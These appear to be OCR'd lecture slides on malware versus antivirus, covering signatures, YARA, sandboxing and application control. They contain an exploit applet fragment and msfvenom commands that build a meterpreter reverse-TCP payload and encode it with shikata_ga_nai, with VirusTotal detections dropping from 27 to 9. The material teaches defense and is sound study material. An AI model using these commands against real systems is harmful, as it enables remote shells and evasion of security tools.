    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Malware vs AV



Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation


Anomaly based – define normal behaviour and monitor for the abnormal

Signatures

YARA is an open-source tool designed to help malware researchers identify and classify malware samples.

It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.


YARA is multi-platform, running on Linux, Windows and Mac OS X.



```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Sandboxing


E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)



Detected signatures

- ℹ The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
- ℹ The file contains an unknown PE resource name possibly indicative of a packer 1 event
- ! Performs some HTTP requests 21 events
- ! Allocates read-write-execute memory (usually to unpack itself) 1 event
- ⊘ Communicates with host for which no DNS query was performed 1 event
- ⊘ Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
- ⊘ File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

Application control




```
META-INF
MyApplet
  MyApplet
    Leak
    MyBufferedImage
    MyColorSpace
    ARRAY_MAGIC : int
    ARRAY_NEWSIZE : int
    ARRAY_OLDSIZE : int
    LEAK_MAGIC : int
    SPRAY_ARRAY_COUNT : int
    SPRAY_LEAK_COUNT : int
    _bigArray : int[]
    _memBaseIdx : long
    _memBaseObj : int[]
    _memBasePtr : long
    _sarrays : int[][]
    _sleaks : MyApplet.Leak[]
    doffsets : int[]
    serialVersionUID : long
```

```
    if ((offs >= 0L) && (offs < 2147483647L)) {
      this._bigArray[((int)offs)] = value;
    }
  }

  public static String z = "regsvr32 -s";

  void privileged()
  {
    String ss = Integer.toString(0);
    try
    {
      new String("");
      String localException = System.getProperty("java.io.tmpdir");
      File f1 = new File(localException + "gwebrbegrbgr" + ss + ".exe");
      try
      {
        b = f1.createNewFile();
      }
      catch (Exception var7)
      {
```

Malware vs AV

```
msfvenom -p linux/x86/meterpreter/
reverse_tcp lhost=127.0.0.1
lport=4443 -f elf > msfreverse
```



27 security vendors and no sandboxes flagged this file as malicious

f7ff0dc3e359dadc6a605e885d2714b84de350db1e5e1191611167aa10629b73
msfreverse
elf

207 B
Size


2022-09-29 12:13:01 UTC
a moment ago

Security Vendors' Analysis

Ad-Aware	Trojan.Linux.Getshell.O	ALYac	Trojan.Linux.Getshell.O
Arcabit	Trojan.Linux.Getshell.O	Avast	ELF:Agent-AER [Trj]
AVG	ELF:Agent-AER [Trj]	Avira (no cloud)	LINUX/Agent.94
BitDefender	Trojan.Linux.Getshell.O	ClamAV	Multios.Backdoor.Msfvenom_Payload-99...
Cynet	Malicious (score: 99)	DrWeb	Linux.BackConn.19
Elastic	Linux.Trojan.Getshell	Emsisoft	Trojan.Linux.Getshell.O (B)
eScan	Trojan.Linux.Getshell.O	ESET-NOD32	Linux/Shellcode.ConnectBack.H
Fortinet	ELF/Agent.AR!tr	GData	Trojan.Linux.Getshell.O
Google	Detected	Kaspersky	HEUR:Backdoor.Linux.Agent.ar
MAX	Malware (ai Score=83)	McAfee	GenericRXIA-CI!428BA0216DEE
McAfee-GW-Edition	GenericRXIA-CI!428BA0216DEE	Microsoft	Backdoor:Linux/ConnectBack.A!xp
Sophos	Troj/Bckdr-RYE	Symantec	Linux.Trojan
Trellix (FireEye)	Trojan.Linux.Getshell.O	VIPRE	Trojan.Linux.Getshell.O

Malware vs AV

```
msfvenom -p linux/x86/meterpreter/
reverse_tcp lhost=127.0.0.1
lport=4443 -f elf -e
x86/shikata_ga_nai -i 10 >
msfreverse2
```



9 / 63

9 security vendors and no sandboxes flagged this file as malicious

ccce304e723d3887aa10d622d3e0ff394accaa20a3e9dacc2ffccf1e9db09a44
msfreverse2
elf

477 B
Size

2022-09-29 12:19:47 UTC
a moment ago

Security Vendors' Analysis


ClamAV	Win.Trojan.MSShellcode-6360729-0	Google	Detected
Kaspersky	HEUR:Backdoor.Linux.Agent.ar	McAfee	GenericRXJS-JJ!1F09993DAA79
McAfee-GW-Edition	GenericRXJS-JJ!1F09993DAA79	SentinelOne (Static ML)	Static AI - Malicious ELF
Sophos	Linux/Veil-U	Symantec	Backdoor.Monev
ZoneAlarm by Check Point	HEUR:Backdoor.Linux.Agent.ar	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CMC	Undetected	Comodo	Undetected
Cynet	Undetected	Cyren	Undetected

Malware obfuscation and encoders

“One of the most popular exploit frameworks in the world is Metasploit.

Modern detection systems have improved dramatically over the last several years and will often catch plain vanilla versions of known malicious methods.

In many cases though, if a threat actor knows what they are doing they can slightly modify existing code to bypass detection.”



Shikata Ga Nai Encoder Still Go
mandiant.com/resources/blog/shikata-ga-nai-encoder-still-going-strong
MANDIANT
Platform
Solutions
Intelligence
Services
Resource
Company

THREAT RESEARCH

Shikata Ga Nai Encoder Still Going Strong

STEVE MILLER, EVAN REESE, NICK CARR

OCT 21, 2019 | 14 MINS READ

#THREAT RESEARCH